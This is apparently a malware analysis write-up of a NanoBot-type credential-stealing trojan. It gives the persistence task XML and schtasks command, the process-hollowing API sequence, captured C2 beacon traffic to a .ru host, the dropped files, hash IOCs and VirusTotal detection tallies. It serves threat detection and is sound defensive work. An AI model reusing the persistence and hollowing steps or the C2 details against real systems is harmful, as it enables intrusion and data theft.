Summary

- Payload is initiated (Runs as sniffer_gpu by adobe)
- Payload schedules a task by feeding an XML file (Task is called *Updates*)
- Creates 2fda folder and drops DLL's
- Scheduled task runs an executable saved in c:\windows\WIA folder
- Payload spawns itself as suspended process and hollows the memory
- Second stage talks to the C2 server
- Data & credential theft
- Ransomware activity in some cases

Scheduled task info

```
<LogonTrigger>
      <Enabled>true</Enabled>
      <UserId>WIN-RN4A1D7IM6L\foo</UserId>
    </LogonTrigger>
    <RegistrationTrigger>
      <Enabled>false</Enabled>
    </RegistrationTrigger>
  </Triggers>
  <Principals>
    <Principal id="Author">
      <UserId>WIN-RN4A1D7IM6L\foo</UserId>
      <LogonType>InteractiveToken</LogonType>
      <RunLevel>LeastPrivilege</RunLevel>
    </Principal>
  </Principals>
  <Settings>
    <MultipleInstancesPolicy>StopExisting</MultipleInstancesPolicy>
    <DisallowStartIfOnBatteries>false</DisallowStartIfOnBatteries>
    <StopIfGoingOnBatteries>true</StopIfGoingOnBatteries>
    <AllowHardTerminate>false</AllowHardTerminate>
    <StartWhenAvailable>true</StartWhenAvailable>
    <RunOnlyIfNetworkAvailable>false</RunOnlyIfNetworkAvailable>
    <IdleSettings>
      <StopOnIdleEnd>true</StopOnIdleEnd>
      <RestartOnIdle>false</RestartOnIdle>
    </IdleSettings>
    <AllowStartOnDemand>true</AllowStartOnDemand>
    <Enabled>true</Enabled>
    <Hidden>false</Hidden>
    <RunOnlyIfIdle>false</RunOnlyIfIdle>
    <WakeToRun>false</WakeToRun>
    <ExecutionTimeLimit>PT0S</ExecutionTimeLimit>
    <Priority>7</Priority>
  </Settings>
  <Actions Context="Author">
    <Exec>
      <Command>C:\Windows\debug\WIA\VKZmJfrhdoVY.exe</Command>
    </Exec>
  </Actions>
</Task>
```

Network Info

```
-------------------------
QUE:  tain.u8f3e5jq.ru , 1
ANS:  178.156.202.13

========================== (UDURRANI) ==============================

(LAYER: 4)
s_port: 53 |d_port: 63068 |len=63068
    8B 72 81 80 00 01 00 01 00 00 00 00 04 74 61 69
    6E 08 75 38 66 33 65 35 6A 71 02 72 75 00 00 01
    00 01 C0 0C 00 01 00 01 00 00 00 05 00 04 B2 9C
    CA 0D
```

```
.r.?.........tai
n.u8f3e5jq.ru...
................
..
```

```
========================== (UDURRANI) ==============================
(INIT) SYN PACKET SENT FROM 172.16.223.130      TO IP ADDRESS 178.156.202.13
        PORT INFORMATION (49232, 80)
        SEQUENCE INFORMATION (3789997563, 0)
        (14: 20: 20: 66)

========================== (UDURRANI) ==============================
(SYN ACK ) PACKET SENT FROM 178.156.202.13      TO IP ADDRESS 172.16.223.130
        PORT INFORMATION (80, 49232)
        SEQUENCE INFORMATION (4030394457, 3789997564)

        (14: 20: 20: 60)

========================== (UDURRANI) ==============================
(ACKN) ACK PACKET SENT FROM 172.16.223.130      TO IP ADDRESS 178.156.202.13
        PORT INFORMATION (49232, 80)
        SEQUENCE INFORMATION (3789997564, 4030394458)
        (14: 20: 20: 60)

========================== (UDURRANI) ==============================
(DATA PUSH!) IS COMING FROM 172.16.223.130      TO IP ADDRESS 178.156.202.13
        PORT INFORMATION (49232, 80)
        SEQUENCE INFORMATION (3789997564, 4030394458)

        (14: 20: 20: 326)
POST /index.php HTTP/1.1
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0
b; Windows NT 5.1)
Host: tain.u8f3e5jq.ru
Content-Length: 109
Cache-
Control: no-cache

JK?>;?>>?O/??/?4/?I/?=/?:/??N?><?>=?>3?(8?O/?8/?9K
?>>?>>?>>?>:??N?NH?>>?>>?>??(9?(8?O/?4/?>/?8/??/?</?4/?;/?9

========================== (UDURRANI) ==============================
(DATA PUSH!) IS COMING FROM 178.156.202.13      TO IP ADDRESS 172.16.223.130
        PORT INFORMATION (80, 49232)
        SEQUENCE INFORMATION (4030394458, 3789997836)

        (14: 20: 20: 7254)
HTTP/1.1 200 OK
Server: nginx
Date: Thu, 22 Nov 2018 05:13:59 GMT
Co
ntent-Type: text/html; charset=UTF-8
Transfer-Encoding: chunked
Conne
ction: close
X-Powered-By: PHP/5.6.38
X-Powered-By: PleskLin

1f63
```

Payload Info

```
[assembly: AssemblyFileVersion("13.0.0.0")]
[assembly: AssemblyDescription("sniffer_gpu")]
[assembly: Guid("8ab131fa-06da-4389-b4a8-4778f66feb9d")]
[assembly: CompilationRelaxations(8)]
[assembly: RuntimeCompatibility(WrapNonExceptionThrows = true)]
[assembly: ComVisible(false)]
[assembly: AssemblyCopyright("Copyright ©  2013-2014 Adobe inc.")]
[assembly: AssemblyProduct("sniffer_gpu")]
[assembly: AssemblyTitle("sniffer_gpu")]
```

Dropped files

```
F: \Users\foo\AppData\Local\Temp\2fda\api-ms-win-core-namedpipe-l1-1-0.dll ** 18232
F: \Users\foo\AppData\Local\Temp\2fda\api-ms-win-core-processenvironment-l1-1-0.dll ** 19248
F: \Users\foo\AppData\Local\Temp\2fda\api-ms-win-core-processthreads-l1-1-0.dll ** 19392
F: \Users\foo\AppData\Local\Temp\2fda\api-ms-win-core-processthreads-l1-1-1.dll ** 18744
F: \Users\foo\AppData\Local\Temp\2fda\api-ms-win-core-profile-l1-1-0.dll ** 17712
F: \Users\foo\AppData\Local\Temp\2fda\api-ms-win-core-rtlsupport-l1-1-0.dll ** 17720
F: \Users\foo\AppData\Local\Temp\2fda\api-ms-win-core-string-l1-1-0.dll ** 18232
F: \Users\foo\AppData\Local\Temp\2fda\api-ms-win-core-synch-l1-1-0.dll ** 20280
F: \Users\foo\AppData\Local\Temp\2fda\api-ms-win-core-synch-l1-2-0.dll ** 18744
F: \Users\foo\AppData\Local\Temp\2fda\api-ms-win-core-sysinfo-l1-1-0.dll ** 19248
F: \Users\foo\AppData\Local\Temp\2fda\api-ms-win-core-timezone-l1-1-0.dll ** 18224
F: \Users\foo\AppData\Local\Temp\2fda\api-ms-win-core-util-l1-1-0.dll ** 18232
F: \Users\foo\AppData\Local\Temp\2fda\api-ms-win-crt-conio-l1-1-0.dll ** 19256
F: \Users\foo\AppData\Local\Temp\2fda\api-ms-win-crt-convert-l1-1-0.dll ** 22328
F: \Users\foo\AppData\Local\Temp\2fda\api-ms-win-crt-environment-l1-1-0.dll ** 18736
F: \Users\foo\AppData\Local\Temp\2fda\api-ms-win-crt-filesystem-l1-1-0.dll ** 20280
F: \Users\foo\AppData\Local\Temp\2fda\api-ms-win-crt-heap-l1-1-0.dll ** 19256
F: \Users\foo\AppData\Local\Temp\2fda\api-ms-win-crt-locale-l1-1-0.dll ** 18744
F: \Users\foo\AppData\Local\Temp\2fda\api-ms-win-crt-math-l1-1-0.dll ** 28984
F: \Users\foo\AppData\Local\Temp\2fda\api-ms-win-crt-multibyte-l1-1-0.dll ** 26424
F: \Users\foo\AppData\Local\Temp\2fda\api-ms-win-crt-private-l1-1-0.dll ** 73016
F: \Users\foo\AppData\Local\Temp\2fda\api-ms-win-crt-process-l1-1-0.dll ** 19256
F: \Users\foo\AppData\Local\Temp\2fda\api-ms-win-crt-runtime-l1-1-0.dll ** 22840
F: \Users\foo\AppData\Local\Temp\2fda\api-ms-win-crt-stdio-l1-1-0.dll ** 24368
F: \Users\foo\AppData\Local\Temp\2fda\api-ms-win-crt-string-l1-1-0.dll ** 23488
F: \Users\foo\AppData\Local\Temp\2fda\api-ms-win-crt-time-l1-1-0.dll ** 20792
F: \Users\foo\AppData\Local\Temp\2fda\api-ms-win-crt-utility-l1-1-0.dll ** 18744
F: \Users\foo\AppData\Local\Temp\2fda\freebl3.dll ** 332752
F: \Users\foo\AppData\Local\Temp\2fda\mozglue.dll ** 139216
F: \Users\foo\AppData\Local\Temp\2fda\msvcp140.dll ** 440120
F: \Users\foo\AppData\Local\Temp\2fda\nss3.dll ** 1244112
F: \Users\foo\AppData\Local\Temp\2fda\nssdbm3.dll ** 92624
F: \Users\foo\AppData\Local\Temp\2fda\softokn3.dll ** 144336
F: \Users\foo\AppData\Local\Temp\2fda\ucrtbase.dll ** 1142072
F: \Users\foo\AppData\Local\Temp\2fda\vcruntime140.dll ** 83784
```

Network Info


```
L3: 192.168.1.117 -> 178.156.202.13    L4: [65487:80(http)]    SYN
L3: 178.156.202.13 -> 192.168.1.117    L4: [80(http):65487]    ACK SYN
L3: 192.168.1.117 -> 178.156.202.13    L4: [65487:80(http)]    ACK
L3: 192.168.1.117 -> 178.156.202.13    L4: [65487:80(http)]    ACK PSH
L3: 178.156.202.13 -> 192.168.1.117    L4: [80(http):65487]    ACK
L3: 192.168.1.117 -> 192.168.1.1
L3: 178.156.202.13 -> 192.168.1.117    L4: [80(http):65487]    ACK
L3: 178.156.202.13 -> 192.168.1.117    L4: [80(http):65487]    ACK
L3: 178.156.202.13 -> 192.168.1.117    L4: [80(http):65487]    ACK
L3: 178.156.202.13 -> 192.168.1.117    L4: [80(http):65487]    ACK
L3: 178.156.202.13 -> 192.168.1.117    L4: [80(http):65487]    ACK
L3: 178.156.202.13 -> 192.168.1.117    L4: [80(http):65487]    ACK PSH
L3: 178.156.202.13 -> 192.168.1.117    L4: [80(http):65487]    ACK
L3: 178.156.202.13 -> 192.168.1.117    L4: [80(http):65487]    ACK
L3: 178.156.202.13 -> 192.168.1.117    L4: [80(http):65487]    ACK
L3: 178.156.202.13 -> 192.168.1.117    L4: [80(http):65487]    ACK
L3: 192.168.1.117 -> 178.156.202.13    L4: [65487:80(http)]    ACK
L3: 192.168.1.117 -> 178.156.202.13    L4: [65487:80(http)]    ACK
L3: 192.168.1.117 -> 178.156.202.13    L4: [65487:80(http)]    ACK
L3: 192.168.1.117 -> 178.156.202.13    L4: [65487:80(http)]    ACK
L3: 192.168.1.117 -> 178.156.202.13    L4: [65487:80(http)]    ACK
L3: 192.168.1.117 -> 178.156.202.13    L4: [65487:80(http)]    ACK
L3: 192.168.1.117 -> 178.156.202.13    L4: [65487:80(http)]    ACK
L3: 192.168.1.117 -> 178.156.202.13    L4: [65487:80(http)]    ACK
L3: 178.156.202.13 -> 192.168.1.117    L4: [80(http):65487]    ACK PSH
L3: 178.156.202.13 -> 192.168.1.117    L4: [80(http):65487]    ACK
L3: 178.156.202.13 -> 192.168.1.117    L4: [80(http):65487]    ACK
L3: 192.168.1.117 -> 178.156.202.13    L4: [65487:80(http)]    ACK
L3: 192.168.1.117 -> 178.156.202.13    L4: [65487:80(http)]    ACK
L3: 192.168.1.117 -> 178.156.202.13    L4: [65487:80(http)]    ACK
L3: 178.156.202.13 -> 192.168.1.117    L4: [80(http):65487]    ACK
L3: 178.156.202.13 -> 192.168.1.117    L4: [80(http):65487]    ACK
L3: 178.156.202.13 -> 192.168.1.117    L4: [80(http):65487]    ACK
L3: 192.168.1.117 -> 178.156.202.13    L4: [65487:80(http)]    ACK
L3: 192.168.1.117 -> 178.156.202.13    L4: [65487:80(http)]    ACK
L3: 178.156.202.13 -> 192.168.1.117    L4: [80(http):65487]    ACK
L3: 178.156.202.13 -> 192.168.1.117    L4: [80(http):65487]    ACK
L3: 178.156.202.13 -> 192.168.1.117    L4: [80(http):65487]    ACK
L3: 178.156.202.13 -> 192.168.1.117    L4: [80(http):65487]    ACK
L3: 178.156.202.13 -> 192.168.1.117    L4: [80(http):65487]    ACK
```


```
50 4F 53 54 20 2F 69 6E 64 65 78 2E 70 68 70 20      POST /index.php
48 54 54 50 2F 31 2E 31 0D 0A 55 73 65 72 2D 41      HTTP/1.1..User-A
67 65 6E 74 3A 20 4D 6F 7A 69 6C 6C 61 2F 34 2E      gent: Mozilla/4.
30 20 28 63 6F 6D 70 61 74 69 62 6C 65 3B 20 4D      0 (compatible; M
53 49 45 20 36 2E 30 62 3B 20 57 69 6E 64 6F 77      SIE 6.0b; Window
73 20 4E 54 20 35 2E 31 29 0D 0A 48 6F 73 74 3A      s NT 5.1)..Host:
20 74 61 69 6E 2E 75 38 66 33 65 35 6A 71 2E 72       tain.u8f3e5jq.r
75 0D 0A 43 6F 6E 74 65 6E 74 2D 4C 65 6E 67 74      u..Content-Lengt
68 3A 20 31 30 39 0D 0A 43 61 63 68 65 2D 43 6F      h: 109..Cache-Co
6E 74 72 6F 6C 3A 20 6E 6F 2D 63 61 63 68 65 0D      ntrol: no-cache.
0A 0D 0A 4A 4B ED 3E 3B ED 3E 3E 89 4F 2F FB 3F      ...JK.>;.>>.O/.?
2F FB 34 2F FA 49 2F FB 3D 2F FB 3A 2F FB 3F 4E      /.4/.I/.=/.:/.?N
ED 3E 3C ED 3E 3D ED 3E 33 8A 28 38 8C 4F 2F FB      .><.>=.>3.(8.O/.
38 2F FB 39 4B ED 3E 3E ED 3E 3E ED 3E 3E ED 3E      8/.9K.>>.>>.>>.>
3A ED 3F 4E 89 4E 48 ED 3E 3E ED 3E 3E ED 3E 3F      :.?N.NH.>>.>>.>?
8C 28 39 F9 28 38 8C 4F 2F FB 34 2F FB 3E 2F FB      .(9.(8.O/.4/.>/.
38 2F FB 3F 2F FB 3C 2F FB 34 2F FB 3B 2F FB 39      8/.?/.</.4/.;/.9
```

```
|URG:0 | ACK:1 | PSH:1 | RST:0 | SYN:0 | FIN:1|
(276)
48 54 54 50 2F 31 2E 31 20 32 30 30 20 4F 4B 0D      HTTP/1.1 200 OK.
0A 53 65 72 76 65 72 3A 20 6E 67 69 6E 78 0D 0A      .Server: nginx..
44 61 74 65 3A 20 54 68 75 2C 20 32 32 20 4E 6F      Date: Thu, 22 No
76 20 32 30 31 38 20 30 35 3A 32 35 3A 35 39 20      v 2018 05:25:59
47 4D 54 0D 0A 43 6F 6E 74 65 6E 74 2D 54 79 70      GMT..Content-Typ
65 3A 20 74 65 78 74 2F 68 74 6D 6C 3B 20 63 68      e: text/html; ch
61 72 73 65 74 3D 55 54 46 2D 38 0D 0A 54 72 61      arset=UTF-8..Tra
6E 73 66 65 72 2D 45 6E 63 6F 64 69 6E 67 3A 20      nsfer-Encoding:
63 68 75 6E 6B 65 64 0D 0A 43 6F 6E 6E 65 63 74      chunked..Connect
69 6F 6E 3A 20 63 6C 6F 73 65 0D 0A 58 2D 50 6F      ion: close..X-Po
77 65 72 65 64 2D 42 79 3A 20 50 48 50 2F 35 2E      wered-By: PHP/5.
36 2E 33 38 0D 0A 58 2D 50 6F 77 65 72 65 64 2D      6.38..X-Powered-
42 79 3A 20 50 6C 65 73 6B 4C 69 6E 0D 0A 0D 0A      By: PleskLin....
34 0D 0A 68 72 A1 79 0D 0A 30 0D 0A 0D 0A            4..hr.y..0....
```

FLOW

```
LoadLibraryExW ( "C:\Windows\SysWOW64\schtasks.exe", NULL, LOAD_LIBRARY_AS_DATAFILE | LOAD_LIBRARY_AS_IMAGE_RESOURCE )
"C:\Windows\System32\schtasks.exe" /Create /TN "Updates\VKZmJfrhdoVY" /XML "C:\Users\foo\AppData\Local\Temp\tmpC486.tmp"
```




```
CreateProcessW ( "C:\Users\foo\Desktop\PAYLOAD.exe", ""C:\Users\foo\Desktop\PAYLOAD.exe"", NULL, NULL, FALSE, CREATE_SUSPENDED, NULL, NULL, ... )
NtUnmapViewOfSection ( GetCurrentProcess(), (PVOID *)PointerToBaseAddress)
VirtualAlloc ( Address, 1028096, MEM_COMMIT, PAGE_READWRITE )
 WriteProcessMemory()
```

IOC

MAIN EXECUTABLE, FILENAME(S)

053aed5d184be57c4bb8021973c03730

284B89F3B6ECC8279896F3DD76925416 (RAR)

Dfbea762a80d62068c972a1a27f4cf4f (RAR)

7814538a31c9d232d85f9511c19f709e (RAR)

Order # 30090 UAE_jpg.exe

Resume and Job Application.exe

u8f3e5jq.ru

tain.u8f3e5jq.ru

QUE: tain.u8f3e5jq.ru , 1

ANS: 178.156.202.13

VIRUSTOTAL

```
bad2daBone 🔥👀🔥  virus_total 053aed5d184be57c4bb8021973c03730
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
```

```
T: 27 in 67
**************************
```

Bkav:	None
K7AntiVirus:	None
MicroWorld-eScan:	None
CMC:	None
CAT-QuickHeal:	None
McAfee:	Artemis!053AED5D184B
Cylance:	Unsafe
TheHacker:	None
BitDefender:	Trojan.Agent.DJGH
K7GW:	None
Trustlook:	None
Arcabit:	Trojan.Agent.DJGH
TrendMicro:	None
Baidu:	None
Babable:	None
F-Prot:	None
Symantec:	None
ESET-NOD32:	a variant of MSIL/GenKryptik.CRRK
TrendMicro-HouseCall:	None
Paloalto:	generic.ml
ClamAV:	None
GData:	Win32.Malware.Bucaspys.VTGS2A
Kaspersky:	HEUR:Trojan.MSIL.NanoBot.gen

```
bad2daBone 🔥👀🔥  virus_total 284B89F3B6ECC8279896F3DD76925416
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
```

```
T: 20 in 57
**************************
```

Bkav:	None
MicroWorld-eScan:	Trojan.GenericKD.40776745
CMC:	None
CAT-QuickHeal:	None
McAfee:	None
Malwarebytes:	None
AegisLab:	Trojan.MSIL.NanoBot.4!c
TheHacker:	None
K7GW:	None
K7AntiVirus:	None
TrendMicro:	None
Baidu:	None
NANO-Antivirus:	None
F-Prot:	None
Symantec:	Trojan.Gen.2
ESET-NOD32:	a variant of MSIL/GenKryptik.CRRK
TrendMicro-HouseCall:	None
Avast:	Win32:Trojan-gen
ClamAV:	None
Kaspersky:	HEUR:Trojan.MSIL.NanoBot.gen
BitDefender:	Trojan.GenericKD.40776745
Babable:	None
SUPERAntiSpyware:	None

```
bad2daBone 🔥👀🔥  virus_total 7814538a31c9d232d85f9511c19f709e
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
```

ONLY ONE THINKS ITS MALICIOUS

```
T: 1 in 57
**************************
```

Bkav:	None
MicroWorld-eScan:	None
CMC:	None
CAT-QuickHeal:	None
McAfee:	None
Malwarebytes:	None
AegisLab:	None
TheHacker:	None
BitDefender:	None
K7GW:	None
K7AntiVirus:	None
Baidu:	None
NANO-Antivirus:	None
Cyren:	None
Symantec:	None
ESET-NOD32:	None
TrendMicro-HouseCall:	None
Avast:	None
ClamAV:	None
Kaspersky:	None
Alibaba:	None
Babable:	None
SUPERAntiSpyware:	None
Rising:	None